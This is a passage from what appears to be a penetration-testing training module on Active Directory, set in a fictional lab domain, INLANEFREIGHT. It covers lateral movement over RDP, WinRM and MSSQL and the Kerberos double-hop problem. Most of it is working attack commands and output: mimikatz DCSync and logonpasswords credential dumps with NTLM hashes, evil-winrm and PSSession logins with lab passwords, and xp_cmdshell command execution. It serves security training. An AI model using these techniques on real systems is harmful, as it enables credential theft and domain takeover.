'## v ##' Vincent LE TOUX ( [email protected] )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:INLANEFREIGHT.LOCAL
/user:INLANEFREIGHT\administrator
[DC] 'INLANEFREIGHT.LOCAL' will be the domain
[DC] 'ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL' will be the DC server
[DC] 'INLANEFREIGHT\administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : administrator
User Principal Name : [email protected]
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 10/27/2021 6:49:32 AM
Object Security ID : S-1-5-21-3842939050-3880317879-2865463114-500
Object Relative ID : 500

Credentials:
Hash NTLM: 88ad09182de639ccc6579eb0849751cf
```

```
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
Random Value : 4625fd0c31368ff4c255a3b876eaac3d
```

<SNIP>

Moving On

In the next section, we'll see some ways to enumerate and take advantage of remote access rights that may be granted to a user we control. These methods include Remote Desktop Protocol (RDP), WinRM (or PsRemoting), and SQL Server admin access.

Privileged Access

Once we gain a foothold in the domain, our goal shifts to advancing our position further by moving laterally or vertically to obtain access to other hosts, and eventually achieve domain compromise or some other goal, depending on the aim of the assessment. To achieve this, there are several ways we can move laterally. Typically, if we take over an account with local admin rights over a host, or set of hosts, we can perform a [Pass-the-Hash attack](#) to authenticate via the SMB protocol.

But what if we don't yet have local admin rights on any hosts in the domain?

There are several other ways we can move around a Windows domain:

- [Remote Desktop Protocol \(RDP \)](#) - is a remote access/management protocol that gives us GUI access to a target host
- [PowerShell Remoting](#) - also referred to as PSRemoting or Windows Remote Management (WinRM) access, is a remote access protocol that allows us to run commands or enter an interactive command-line session on a remote host using PowerShell
- [MSSQL Server](#) - an account with sysadmin privileges on an SQL Server instance can log into the instance remotely and execute queries against the database. This access can be used to run operating system commands in the context of the SQL Server service account through various methods

We can enumerate this access in various ways. The easiest, once again, is via BloodHound, as the following edges exist to show us what types of remote access privileges a given user has:

- [CanRDP](#)
- [CanPSRemote](#)
- [SQLAdmin](#)

We can also enumerate these privileges using tools such as PowerView and even built-in tools.

Scenario Setup

In this section, we will move back and forth between a Windows and Linux attack host as we work through the various examples. You can spawn the hosts for this section at the end of this section and RDP into the MS01 Windows attack host. For the portion of this section that requires interaction from a Linux host (`mssqlclient.py` and `evil-winrm`) you can open a PowerShell console on MS01 and SSH to `172.16.5.225` with the credentials `htb-student:HTB_@cademy_stdnt!`. We recommend that you try all methods shown in this section (i.e., `Enter-PSSession` and `PowerUpSQL` from the Windows attack host and `evil-winrm` and `mssqlclient.py` from the Linux attack host).

Remote Desktop

Typically, if we have control of a local admin user on a given machine, we will be able to access it via RDP. Sometimes, we will obtain a foothold with a user that does not have local admin rights anywhere, but does have the rights to RDP into one or more machines. This access could be extremely useful to us as we could use the host position to:

- Launch further attacks
- We may be able to escalate privileges and obtain credentials for a higher privileged user
- We may be able to pillage the host for sensitive data or credentials

Using PowerView, we could use the [Get-NetLocalGroupMember](#) function to begin enumerating members of the `Remote Desktop Users` group on a given host. Let's check out the `Remote Desktop Users` group on the MS01 host in our target domain.

Enumerating the Remote Desktop Users Group

```
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -  
GroupName "Remote Desktop Users"  
  
ComputerName : ACADEMY-EA-MS01  
GroupName    : Remote Desktop Users
```

```


MemberName      : INLANEFREIGHT\Domain Users
SID             : S-1-5-21-3842939050-3880317879-2865463114-513
IsGroup         : True
IsDomain        : UNKNOWN

```

From the information above, we can see that all Domain Users (meaning `all` users in the domain) can RDP to this host. It is common to see this on Remote Desktop Services (RDS) hosts or hosts used as jump hosts. This type of server could be heavily used, and we could potentially find sensitive data (such as credentials) that could be used to further our access, or we may find a local privilege escalation vector that could lead to local admin access and credential theft/account takeover for a user with more privileges in the domain. Typically the first thing I check after importing BloodHound data is:

Does the Domain Users group have local admin rights or execution rights (such as RDP or WinRM) over one or more hosts?

Checking the Domain Users Group's Local Admin & Execution Rights using BloodHound



If we gain control over a user through an attack such as LLMNR/NBT-NS Response Spoofing or Kerberoasting, we can search for the username in BloodHound to check what type of remote access rights they have either directly or inherited via group membership under Execution Rights on the Node Info tab.

Checking Remote Access Rights using BloodHound

Privilege Type	Count
First Degree RDP Privileges	0
Group Delegated RDP Privileges	1
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

We could also check the Analysis tab and run the pre-built queries Find Workstations where Domain Users can RDP or Find Servers where Domain Users can RDP. There are other ways to enumerate this information, but BloodHound is a powerful tool that can help us narrow down these types of access rights quickly and accurately, which is hugely beneficial to us as penetration testers under time constraints for the assessment period. This can also be helpful for the blue team to periodically audit remote access rights across the environment and catch large-scale issues such as all Domain Users having unintended access to a host or audit rights for specific users/groups.

To test this access, we can either use a tool such as `xfreerdp` or `Remmina` from our VM or the Pwnbox or `mstsc.exe` if attacking from a Windows host.

WinRM

Like RDP, we may find that either a specific user or an entire group has WinRM access to one or more hosts. This could also be low-privileged access that we could use to hunt for sensitive data or attempt to escalate privileges or may result in local admin access, which could potentially be leveraged to further our access. We can again use the PowerView function `Get-NetLocalGroupMember` to the Remote Management Users group. This group has existed since the days of Windows 8/Windows Server 2012 to enable WinRM access without granting local admin rights.

Enumerating the Remote Management Users Group

```
PS C:\htb> Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -  
GroupName "Remote Management Users"
```

```

ComputerName : ACADEMY-EA-MS01
GroupName    : Remote Management Users
MemberName   : INLANEFREIGHT\forend
SID          : S-1-5-21-3842939050-3880317879-2865463114-5614
IsGroup      : False
IsDomain     : UNKNOWN

```


We can also utilize this custom `Cypher` query in BloodHound to hunt for users with this type of access. This can be done by pasting the query into the `Raw Query` box at the bottom of the screen and hitting enter.

```

MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=
(u1) - [ :CanPSSession*1..] ->(c:Computer) RETURN p2


```

Using the Cypher Query in BloodHound



We could also add this as a custom query to our BloodHound installation, so it's always available to us.

Adding the Cypher Query as a Custom Query in BloodHound



We can use the [Enter-PSSession](#) cmdlet using PowerShell from a Windows host.

Establishing WinRM Session from Windows

```
PS C:\htb> $password = ConvertTo-SecureString "Klmcargo2" -AsPlainText -Force
PS C:\htb> $cred = new-object System.Management.Automation.PSCredential ("INLANEFREIGHT\forend", $password)
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-EA-MS01 -Credential $cred

[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> hostname
ACADEMY-EA-MS01
[ACADEMY-EA-MS01]: PS C:\Users\forend\Documents> Exit-PSSession
PS C:\htb>
```

From our Linux attack host, we can use the tool [evil-winrm](#) to connect.

To use `evil-winrm` we can install it using the following command:

Installing Evil-WinRM

```
gem install evil-winrm
```

Typing `evil-winrm` will give us the help menu and all of the available commands.

Viewing Evil-WinRM's Help Menu

<code>-u, --user USER</code>	Username (required if not using kerberos)
<code>-p, --password PASS</code>	Password
<code>-H, --hash HASH</code>	NTHash
<code>-P, --port PORT</code>	Remote host port (default 5985)
<code>-V, --version</code>	Show version
<code>-n, --no-colors</code>	Disable colors
<code>-N, --no-rpath-completion</code>	Disable remote path completion
<code>-l, --log</code>	Log the WinRM session
<code>-h, --help</code>	Display this help message

We can connect with just an IP address and valid credentials.

Connecting to a Target with Evil-WinRM and Valid Credentials

```
evil-winrm -i 10.129.201.234 -u forend

Enter Password:

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation:
quotting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:
https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\forend.INLANEFREIGHT\Documents> hostname
ACADEMY-EA-MS01
```

From here, we could dig around to plan our next move.

SQL Server Admin


More often than not, we will encounter SQL servers in the environments we face. It is common to find user and service accounts set up with sysadmin privileges on a given SQL server instance. We may obtain credentials for an account with this access via Kerberoasting (common) or others such as LLMNR/NBT-NS Response Spoofing or password spraying. Another way that you may find SQL server credentials is using the tool [Snaffler](#) to find web.config or other types of configuration files that contain SQL server connection strings.

BloodHound, once again, is a great bet for finding this type of access via the SQLAdmin edge. We can check for SQL Admin Rights in the Node Info tab for a given user or use this custom Cypher query to search:

```
MATCH p1=shortestPath((u1:User)-[r1:MemberOf*1..]->(g1:Group)) MATCH p2=(u1)-[:SQLAdmin*1..]->(c:Computer) RETURN p2
```

Here we see one user, damundsen has SQLAdmin rights over the host ACADEMY-EA-DB01 .

Using a Custom Cypher Query to Check for SQL Admin Rights in BloodHound



We can use our ACL rights to authenticate with the wley user, change the password for the damundsen user and then authenticate with the target using a tool such as PowerUpSQL , which has a handy [command cheat sheet](#). Let's assume we changed the account password to SQL1234! using our ACL rights. We can now authenticate and run operating system commands.

First, let's hunt for SQL server instances.

Enumerating MSSQL Instances with PowerUpSQL

```
PS C:\htb> cd .\PowerUpSQL\  
PS C:\htb> Import-Module .\PowerUpSQL.ps1  
PS C:\htb> Get-SQLInstanceDomain  
  
ComputerName      : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL  
Instance          : ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL,1433  
DomainAccountSid : 1500000521000170152142291832437223174127203170152400  
DomainAccount     : damundsen  
DomainAccountCn  : Dana Amundsen  
Service           : MSSQLSvc  
Spn               : MSSQLSvc/ACADEMY-EA-DB01.INLANEFREIGHT.LOCAL:1433
```

```
LastLogon : 4/6/2022 11:59 AM
```

We could then authenticate against the remote SQL server host and run custom queries or operating system commands. It is worth experimenting with this tool, but extensive enumeration and attack tactics against MSSQL are outside this module's scope.

```
PS C:\htb> Get-SQLQuery -Verbose -Instance "172.16.5.150,1433" -username "inlanefreight\damundsen" -password "SQL1234!" -query 'Select @@version'

VERBOSE: 172.16.5.150,1433 : Connection Success.

Column1
-----
Microsoft SQL Server 2017 (RTM) - 14.0.1000.169 (X64) ...
```

We can also authenticate from our Linux attack host using [mssqlclient.py](#) from the Impacket toolkit.

Displaying mssqlclient.py Options

```
mssqlclient.py

Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

usage: mssqlclient.py [-h] [-port PORT] [-db DB] [-windows-auth] [-debug]
                      [-file FILE] [-hashes LMHASH:NTHASH]
                      [-no-pass] [-k] [-aesKey hex key] [-dc-ip ip
address]
                           target

TDS client implementation (SSL supported).

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
<SNIP>
```

Running mssqlclient.py Against the Target

```
mssqlclient.py INLANEFREIGHT/[email protected] -windows-auth
Impacket v0.9.25.dev1+20220311.121550.1271d369 - Copyright 2021 SecureAuth
```

Corporation

```
Password:  
[*] Encryption required, switching to TLS  
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master  
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english  
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192  
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed database context to  
'master'.  
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 1: Changed language setting to  
us_english.  
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)  
[!] Press help for extra shell commands
```

Once connected, we could type `help` to see what commands are available to us.

Viewing our Options with Access to the SQL Server

```
SQL> help  
  
      lcd {path}          - changes the current local directory to  
{path}  
      exit              - terminates the server process (and this  
session)  
      enable_xp_cmdshell   - you know what it means  
      disable_xp_cmdshell  - you know what it means  
      xp_cmdshell {cmd}    - executes cmd using xp_cmdshell  
      sp_start_job {cmd}   - executes cmd using the sql server agent  
(blind)  
      ! {cmd}              - executes a local shell cmd
```

We could then choose `enable_xp_cmdshell` to enable the [xp_cmdshell stored procedure](#) which allows for one to execute operating system commands via the database if the account in question has the proper access rights.

Choosing `enable_xp_cmdshell`

```
SQL> enable_xp_cmdshell  
  
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option 'show  
advanced options' changed from 0 to 1. Run the RECONFIGURE statement to  
install.  
[*] INFO(ACADEMY-EA-DB01\SQLEXPRESS): Line 185: Configuration option  
'xp\_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to
```

```
install.
```

Finally, we can run commands in the format `xp_cmdshell <command>`. Here we can enumerate the rights that our user has on the system and see that we have [SeImpersonatePrivilege](#), which can be leveraged in combination with a tool such as [JuicyPotato](#), [PrintSpoof](#), or [RoguePotato](#) to escalate to `SYSTEM` level privileges, depending on the target host, and use this access to continue toward our goal. These methods are covered in the `SeImpersonate` and `SeAssignPrimaryToken` of the [Windows Privilege Escalation](#) module. Try them out on this target if you would like to practice further!

Enumerating our Rights on the System using `xp_cmdshell`

```
xp_cmdshell whoami /priv  
output
```

```
NULL
```

```
PRIVILEGES INFORMATION
```

```
NULL
```

Privilege Name	Description
State	

SeAssignPrimaryTokenPrivilege	Replace a process level token
Disabled	

SeIncreaseQuotaPrivilege	Adjust memory quotas for a process
Disabled	

SeChangeNotifyPrivilege	Bypass traverse checking
Enabled	

SeManageVolumePrivilege	Perform volume maintenance tasks
Enabled	

SeImpersonatePrivilege	Impersonate a client after authentication
Enabled	

SeCreateGlobalPrivilege	Create global objects
Enabled	
SeIncreaseWorkingSetPrivilege	Increase a process working set
Disabled	
NULL	

Moving On

This section demonstrated a few possible lateral movement techniques in an Active Directory environment. We should always look for these types of rights when we gain our initial foothold and gain control of additional user accounts. Remember that enumerating and attacking is an iterative process! Every time we gain control over another user/host, we should repeat some enumeration steps to see what, if any, new rights and privileges we have obtained. Never overlook remote access rights if the user is not a local admin on the target host because we could very likely get onto a host where we find sensitive data, or we're able to escalate privileges.

Finally, whenever we find SQL credentials (in a script, a web.config file, or another type of database connection string), we should test access against any MSSQL servers in the environment. This type of access is almost guaranteed `SYSTEM` access over a host. If we can run commands as the account we authenticate with, it will almost always have the dangerous `SeImpersonatePrivilege` right.

The following section will address a common issue we often run into when using WinRM to connect to hosts in the network.

Kerberos "Double Hop" Problem

There's an issue known as the "Double Hop" problem that arises when an attacker attempts to use Kerberos authentication across two (or more) hops. The issue concerns how Kerberos tickets are granted for specific resources. Kerberos tickets should not be viewed as passwords. They are signed pieces of data from the KDC that state what resources an account can access. When we perform Kerberos authentication, we get a "ticket" that permits us to access the requested resource (i.e., a single machine). On the contrary, when we use a password to authenticate, that NTLM hash is stored in our session and can be used elsewhere without issue.

Background

The "Double Hop" problem often occurs when using WinRM/Powershell since the default authentication mechanism only provides a ticket to access a specific resource. This will likely cause issues when trying to perform lateral movement or even access file shares from the remote shell. In this situation, the user account being used has the rights to perform an action but is denied access. The most common way to get shells is by attacking an application on the target host or using credentials and a tool such as PSEXEC. In both of these scenarios, the initial authentication was likely performed over SMB or LDAP, which means the user's NTLM Hash would be stored in memory. Sometimes we have a set of credentials and are restricted to a particular method of authentication, such as WinRM, or would prefer to use WinRM for any number of reasons.

The crux of the issue is that when using WinRM to authenticate over two or more connections, the user's password is never cached as part of their login. If we use Mimikatz to look at the session, we'll see that all credentials are blank. As stated previously, when we use Kerberos to establish a remote session, we are not using a password for authentication. When password authentication is used, with PSEXEC, for example, that NTLM hash is stored in the session, so when we go to access another resource, the machine can pull the hash from memory and authenticate us.

Let's take a quick look. If we authenticate to the remote host via WinRM and then run Mimikatz, we don't see credentials for the `backupadm` user in memory.

```
PS C:\htb> PS C:\Users\ben.INLANEFREIGHT> Enter-PSSession -ComputerName  
DEV01 -Credential INLANEFREIGHT\backupadm  
[DEV01]: PS C:\Users\backupadm\Documents> cd 'C:\Users\Public\'  
[DEV01]: PS C:\Users\Public> .\mimikatz "privilege::debug"  
"sekurlsa::logonpasswords" exit  
  
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v #' Vincent LE TOUX ( [email protected] )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 45177 (00000000:0000b079)  
Session : Interactive from 1  
User Name : UMFID-1  
Domain : Font Driver Host  
Logon Server : (null)
```

```
Logon Time      : 6/28/2022 3:33:32 PM
SID            : S-1-5-96-0-1

msv :
[00000003] Primary
* Username : DEV01$
* Domain   : INLANEFREIGHT
* NTLM     : ef6a3c65945643fb1c3cf7639278b33
* SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f

tspkg :
wdigest :
* Username : DEV01$
* Domain   : INLANEFREIGHT
* Password : (null)

kerberos :
* Username : DEV01$
* Domain   : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc
14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1
98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8
9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd
ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94
bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4
33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06
fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a
10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48
38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9

ssp :
credman :

Authentication Id : 0 ; 1284107 (00000000:0013980b)
Session          : Interactive from 1
User Name        : srvadmin
Domain          : INLANEFREIGHT
Logon Server    : DC01
Logon Time       : 6/28/2022 3:46:05 PM
SID              : S-1-5-21-1666128402-2659679066-1433032234-1107

msv :
[00000003] Primary
* Username : srvadmin
* Domain   : INLANEFREIGHT
* NTLM     : cf3a5525ee9414229e66279623ed5c58
* SHA1     : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2
* DPAPI    : 64fa83034ef8a3a9b52c1861ac390bce

tspkg :
wdigest :
* Username : srvadmin
* Domain   : INLANEFREIGHT
* Password : (null)

kerberos :
* Username : srvadmin
```

```
* Domain    : INLANEFREIGHT.LOCAL
* Password  : (null)
ssp :
credman :

Authentication Id : 0 ; 70669 (00000000:0001140d)
Session          : Interactive from 1
User Name        : DWM-1
Domain           : Window Manager
Logon Server     : (null)
Logon Time       : 6/28/2022 3:33:33 PM
SID              : S-1-5-90-0-1

msv :
[00000003] Primary
* Username : DEV01$
* Domain   : INLANEFREIGHT
* NTLM     : ef6a3c65945643fdb1c3cf7639278b33
* SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f

tspkg :
wdigest :
* Username : DEV01$
* Domain   : INLANEFREIGHT
* Password : (null)

kerberos :
* Username : DEV01$
* Domain   : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc
14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1
98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8
9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd
ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94
bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4
33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06
fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a
10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48
38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9

ssp :
credman :

Authentication Id : 0 ; 45178 (00000000:0000b07a)
Session          : Interactive from 0
User Name        : UMFD-0
Domain           : Font Driver Host
Logon Server     : (null)
Logon Time       : 6/28/2022 3:33:32 PM
SID              : S-1-5-96-0-0

msv :
[00000003] Primary
* Username : DEV01$
* Domain   : INLANEFREIGHT
```

```
* NTLM      : ef6a3c65945643fb1c3cf7639278b33
* SHA1      : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain   : INLANEFREIGHT
* Password : (null)
kerberos :
* Username : DEV01$
* Domain   : INLANEFREIGHT.LOCAL
* Password : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc
14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1
98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8
9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd
ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94
bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4
33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06
fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a
10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48
38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :
credman :

Authentication Id : 0 ; 44190 (00000000:0000ac9e)
Session          : UndefinedLogonType from 0
User Name        : (null)
Domain          : (null)
Logon Server    : (null)
Logon Time       : 6/28/2022 3:33:32 PM
SID              :
msv :
[00000003] Primary
* Username : DEV01$
* Domain   : INLANEFREIGHT
* NTLM     : ef6a3c65945643fb1c3cf7639278b33
* SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session          : UndefinedLogonType from 0
User Name        : DEV01$
Domain          : INLANEFREIGHT
Logon Server    : (null)
Logon Time       : 6/28/2022 3:33:32 PM
SID              : S-1-5-18
msv :
```

```
tspkg :  
wdigest :  
* Username : DEV01$  
* Domain   : INLANEFREIGHT  
* Password : (null)  
kerberos :  
* Username : DEV01$  
* Domain   : INLANEFREIGHT.LOCAL  
* Password : (null)  
ssp :  
credman :  
  
Authentication Id : 0 ; 1284140 (00000000:0013982c)  
Session          : Interactive from 1  
User Name        : srvadmin  
Domain           : INLANEFREIGHT  
Logon Server     : DC01  
Logon Time       : 6/28/2022 3:46:05 PM  
SID              : S-1-5-21-1666128402-2659679066-1433032234-1107  
msv :  
[00000003] Primary  
* Username : srvadmin  
* Domain   : INLANEFREIGHT  
* NTLM     : cf3a5525ee9414229e66279623ed5c58  
* SHA1     : 3c7374127c9a60f9e5b28d3a343eb7ac972367b2  
* DPAPI    : 64fa83034ef8a3a9b52c1861ac390bce  
tspkg :  
wdigest :  
* Username : srvadmin  
* Domain   : INLANEFREIGHT  
* Password : (null)  
kerberos :  
* Username : srvadmin  
* Domain   : INLANEFREIGHT.LOCAL  
* Password : (null)  
ssp :  
credman :  
  
Authentication Id : 0 ; 70647 (00000000:000113f7)  
Session          : Interactive from 1  
User Name        : DWM-1  
Domain           : Window Manager  
Logon Server     : (null)  
Logon Time       : 6/28/2022 3:33:33 PM  
SID              : S-1-5-90-0-1  
msv :  
[00000003] Primary  
* Username : DEV01$  
* Domain   : INLANEFREIGHT  
* NTLM     : ef6a3c65945643fb1c3cf7639278b33
```

```
* SHA1      : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain   : INLANEFREIGHT
* Password  : (null)
kerberos :
* Username : DEV01$
